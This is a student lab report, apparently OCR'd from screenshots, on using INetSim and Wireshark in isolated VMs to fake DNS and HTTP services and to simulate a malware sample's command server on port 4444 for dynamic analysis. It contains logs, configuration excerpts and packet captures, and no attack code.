Go back to your Kali VM, and kill INetSim using ctrl+c.
Open the log file, and report your findings below:




```
═══ Report for session '4163' ═══

Real start date            : 2022-10-04 12:06:12
Simulated start date       : 2022-10-04 12:06:12
Time difference on startup : none

2022-10-04 12:06:27  First simulated date in log file
2022-10-04 12:06:27  DNS connection, type: A, class: IN, requested name: yaho
o.com
2022-10-04 12:06:27  Last simulated date in log file

═══
~
~
~
~
```

Open the configuration file again, and set dns_default_ip to be your Kali's IP. Before running INetSim, disable the local DNS resolver by typing
sudo systemctl disable systemd-resolved.service

Run INetSim again, and go back to your Windows VM. Open the browser, and navigate to another website. What do you see? Include a screenshot below.

CSE 434S


IE9 - Win7 (before dynamic) [실행 중] - Oracle VM VirtualBox
파일 머신 보기 입력 장치 도움말
Capturing from Local Ar
File Edit View Go
Apply a display filter ... <C
http://wustl.edu/
INetSim default HTML page
kali (before dynamic) [실행 중] - Oracle VM VirtualBox
파일 머신 보기 입력 장치 도움말
kali@kali: /var/log
File Actions Edit View Help
kali@kali: ~/INetSimFolder/Studi
Power Manager
Your Battery is chargin

This is the default HTML page for INetSim HTTP server fake mode.

This file is an HTML document.

```
No.  Time
210 55.765940
211 58.781496
212 58.781852
213 62.786389
214 62.786534
215 62.890984
216 62.891027
217 63.094715
218 63.843707
219 64.594115
220 65.345913
221 65.346307
222 66.344226
223 66.344476
224 67.343771
225 67.344032
226 69.343961
227 69.344260

Frame 1: 92 bytes
Ethernet II, Src:
Internet Protocol
User Datagram Prot

0000  ff ff ff ff ff
0010  00 4e 02 16 00
0020  00 ff 00 89 00
0030  00 00 00 00 00
0040  41 43 41 43 41
0050  41 43 41 43 41
```


Local Area Connection 2: <live capture in pr

```
 * echo_7_tcp - stopped (PID 7526)
 * daytime_13_udp - stopped (PID 7525)
 * daytime_13_tcp - stopped (PID 7524)
 * time_37_udp - stopped (PID 7523)
 * time_37_tcp - stopped (PID 7522)
 * syslog_514_udp - stopped (PID 7521)
 * ident_113_tcp - stopped (PID 7520)
 * finger_79_tcp - stopped (PID 7519)
 * ntp_123_udp - stopped (PID 7518)
 * ftps_990_tcp - stopped (PID 7515)
 * ftp_21_tcp - stopped (PID 7514)
 * pop3s_995_tcp - stopped (PID 7513)
 * pop3_110_tcp - stopped (PID 7512)
 * smtps_465_tcp - stopped (PID 7511)
 * smtp_25_tcp - stopped (PID 7510)
 * https_443_tcp - stopped (PID 7509)
 * http_80_tcp - stopped (PID 7508)
 * dns_53_tcp_udp - stopped (PID 7507)
 * tftp_69_udp - stopped (PID 7516)
 * irc_6667_tcp - stopped (PID 7517)
Simulation stopped.
 Report written to '/var/log/inetsim/report/report.7501.txt' (28 lines)
=== INetSim main process stopped (PID 7501) ===
.

┌──(kali㉿kali)-[~/INetSimFolder/Studio5]
└─$ 
```

I can see a html file from Kali server

Go back to your Kali VM, and kill INetSim using ctrl+c.

Open the new log file, and report your findings below:


kali (before dynamic) [실행 중] - Oracle VM VirtualBox
파일 머신 보기 입력 장치 도움말
1 2 3 4
kali@kali: /var/log
Minimize all open windows and show the desktop
File Actions Edit View Help

```
═══ Report for session '7501' ═══

Real start date            : 2022-10-04 12:18:00
Simulated start date       : 2022-10-04 12:18:00
Time difference on startup : none

2022-10-04 12:18:02  First simulated date in log file
2022-10-04 12:18:02  DNS connection, type: A, class: IN, requested name: sqm.
microsoft.com
2022-10-04 12:18:02  HTTP connection, method: POST, URL: http://sqm.microsoft
.com/sqm/ie/sqmserver.dll, file name: data/http/postdata/8757f881788844b1ba40
b8e9b69f5267d9fec7d7ee50b5c512dccb863b11a542
2022-10-04 12:18:04  HTTP connection, method: POST, URL: http://sqm.microsoft
.com/sqm/ie/sqmserver.dll, file name: data/http/postdata/361066ea4d4d6f658fb2
00755d20a5f0978940055d9c60af4fde696837b4af3e
2022-10-04 12:18:07  HTTP connection, method: POST, URL: http://sqm.microsoft
.com/sqm/ie/sqmserver.dll, file name: data/http/postdata/1fc93af460e8adb7da87
3f3a88a4945ed2d877b1c8b7d1cc32ba7c099dd89e0b
2022-10-04 12:18:37  DNS connection, type: A, class: IN, requested name: www.
wireshark.org
2022-10-04 12:18:42  DNS connection, type: A, class: IN, requested name: ctld
l.windowsupdate.com
2022-10-04 12:18:42  HTTP connection, method: GET, URL: http://ctldl.windowsu
pdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?e56d3
07638d2cf2e, file name: data/http/fakefiles/sample.html
2022-10-04 12:18:47  HTTP connection, method: GET, URL: http://ctldl.windowsu
pdate.com/msdownload/update/v3/static/trustedr/en/authrootstl.cab?eff0a2c2458
b468d, file name: data/http/fakefiles/sample.html
2022-10-04 12:19:44  HTTP connection, method: GET, URL: http://ctldl.windowsu
pdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?78e9d
fcf305a1c11, file name: data/http/fakefiles/sample.html
2022-10-04 12:19:46  DNS connection, type: A, class: IN, requested name: wust
l.edu
2022-10-04 12:19:46  HTTP connection, method: GET, URL: http://wustl.edu/, fi
le name: data/http/fakefiles/sample.html
2022-10-04 12:19:46  DNS connection, type: A, class: IN, requested name: urs.
microsoft.com
2022-10-04 12:19:46  HTTP connection, method: GET, URL: http://wustl.edu/favi
con.ico, file name: data/http/fakefiles/favicon.ico
2022-10-04 12:19:49  HTTP connection, method: GET, URL: http://ctldl.windowsu
pdate.com/msdownload/update/v3/static/trustedr/en/authrootstl.cab?3c5838ad93f
ea48d, file name: data/http/fakefiles/sample.html
2022-10-04 12:19:51  HTTP connection, method: GET, URL: http://ctldl.windowsu
pdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?e1a29
1a19bfe8f1e, file name: data/http/fakefiles/sample.html
2022-10-04 12:19:51  HTTP connection, method: GET, URL: http://ctldl.windowsu
pdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?a189b
f1fb28a0580, file name: data/http/fakefiles/sample.html
2022-10-04 12:19:57  HTTP connection, method: GET, URL: http://ctldl.windowsu
pdate.com/msdownload/update/v3/static/trustedr/en/authrootstl.cab?e0177b1a854
3da4b, file name: data/http/fakefiles/sample.html
2022-10-04 12:19:57  HTTP connection, method: GET, URL: http://ctldl.windowsu
@@@
                                                         22,1          Top
```

Can you briefly explain what you learned from the log file?

I can see giving a '/data/http/fakefiles/sample.html' to Win 7 victim because InetSim act as a DNS Server. Therefore, whatever domain the Win7 requests, Kali hands the file he wants to give. Log file is a bit log, and if I look it closely, Kali always handed out a '/data/http/fakefiles/sample.html'

Part 6 - Configuring INetSim to Simulate our Attacker

By default, INetSim is configured to listen and simulate a list of known services. To simulate an attacker, we may need to configure our INetSim to respond to packets sent on an unknown port number. To do that, we need to configure a dummy service.


Open the configuration file again, and look for the dummy service. Can you configure it to simulate the attacker of the Malware we investigate?

Describe your steps and conclusions below:


----

0. The obejctive this part is to disguise a malware attack server. We have malware program in Win7 victim computer and it is trying to connect to attacker's server. Without running real attack program, We will use INetSim to simulate attack program.
1. Before running INetSim, we should configure the configuration file. Open 'inetsime.conf' and find dummy string in that file.
2. Set dummy_bind_port to 4444 because it is the port the malware program in Win7 to reach out.

3. Set dummy_banner with text you want to reply. In my case, I set it ‘Does it work?’
4. Run inetsim on Kali machine for preparing receive data from Win7
5. Run WireShark to capture packets.
6. Run test_malware.exe in Win7
7. You can see the text you set in the dummy_banner as a replied message in WireShark.


kali (before dynamic) [실행 중] - Oracle VM VirtualBox
파일 머신 보기 입력 장치 도움말
1 2 3 4
kali@kali: ~/INetSimFolder/Studio5
File Actions Edit View Help

```
#
# Port number to bind dummy service to
#
# Syntax: dummy_bind_port <port number>
#
# Default: 1
#
dummy_bind_port 4444


#############################################
# dummy_banner
#
# Banner string sent to client if no data has been
# received for 'dummy_banner_wait' seconds since
# the client has established the connection.
# If set to an empty string (""), only CRLF will be sent.
# This option only takes effect if 'dummy_banner_wait'
# is not set to '0'.
#
# Syntax: dummy_banner <string>
#
# Default: "220 ESMTP FTP +OK POP3 200 OK"
#
dummy_banner "Does it work?"

                                              1815,31       90%
```


IE9 - Win7 (before dynamic) [실행 중] - Oracle VM VirtualBox
파일 머신 보기 입력 장치 도움말
*Local Area Connection 2
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time       Source     Destination  Protocol  Length  Info
   22 31.150331  10.0.0.3   10.0.0.1     TCP       54 49343 → 4444 [RST, ACK] Seq=1 Ack=16 Win=0 Len=0
   23 31.151529  10.0.0.3   10.0.0.1     TCP       66 49344 → 4444 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
   24 31.151876  10.0.0.1   10.0.0.3     TCP       66 4444 → 49344 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=
   25 31.151930  10.0.0.3   10.0.0.1     TCP       54 49344 → 4444 [ACK] Seq=1 Ack=1 Win=65700 Len=0
   26 34.168046  10.0.0.1   10.0.0.3     TCP       69 4444 → 49344 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=15
   27 34.168818  10.0.0.3   10.0.0.1     TCP       54 49344 → 4444 [RST, ACK] Seq=1 Ack=16 Win=0 Len=0
   28 34.170400  10.0.0.3   10.0.0.1     TCP       66 49345 → 4444 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
   29 34.170649  10.0.0.1   10.0.0.3     TCP       66 4444 → 49345 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=
   30 34.170691  10.0.0.3   10.0.0.1     TCP       54 49345 → 4444 [ACK] Seq=1 Ack=1 Win=65700 Len=0
   31 37.186939  10.0.0.1   10.0.0.3     TCP       69 4444 → 49345 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=15
   32 37.187410  10.0.0.3   10.0.0.1     TCP       54 49345 → 4444 [RST, ACK] Seq=1 Ack=16 Win=0 Len=0
   33 37.188509  10.0.0.3   10.0.0.1     TCP       66 49346 → 4444 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
   34 37.189759  10.0.0.1   10.0.0.3     TCP       66 4444 → 49346 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=
   35 37.189817  10.0.0.3   10.0.0.1     TCP       54 49346 → 4444 [ACK] Seq=1 Ack=1 Win=65700 Len=0
```

```
      [Calculated window size: 64256]
      [Window size scaling factor: 128]
      Checksum: 0xbf01 [unverified]
      [Checksum Status: Unverified]
```

```
0000  08 00 27 99 b1 5f 08 00  27 8b 04 3f 08 00 45 00   ··'··_·· '··?··E·
0010  00 37 c3 96 40 00 40 06  63 27 0a 00 00 01 0a 00   ·7··@·@· c'······
0020  00 03 11 5c c0 c1 97 f2  12 30 40 93 ac 9a 50 18   ···\···· ·0@···P·
0030  01 f6 bf 01 00 00 44 6f  65 73 20 69 74 20 77 6f   ······Do es it wo
0040  72 6b 3f 0d 0a                                     rk?··
```

Details at: https://www.wireshark.org/docs/wsug_html_chunked/ChAdvChecksums.html (tcp.checksum), 2 bytes   Packets: 35 · Displayed: 35 (100.0%) · Dropp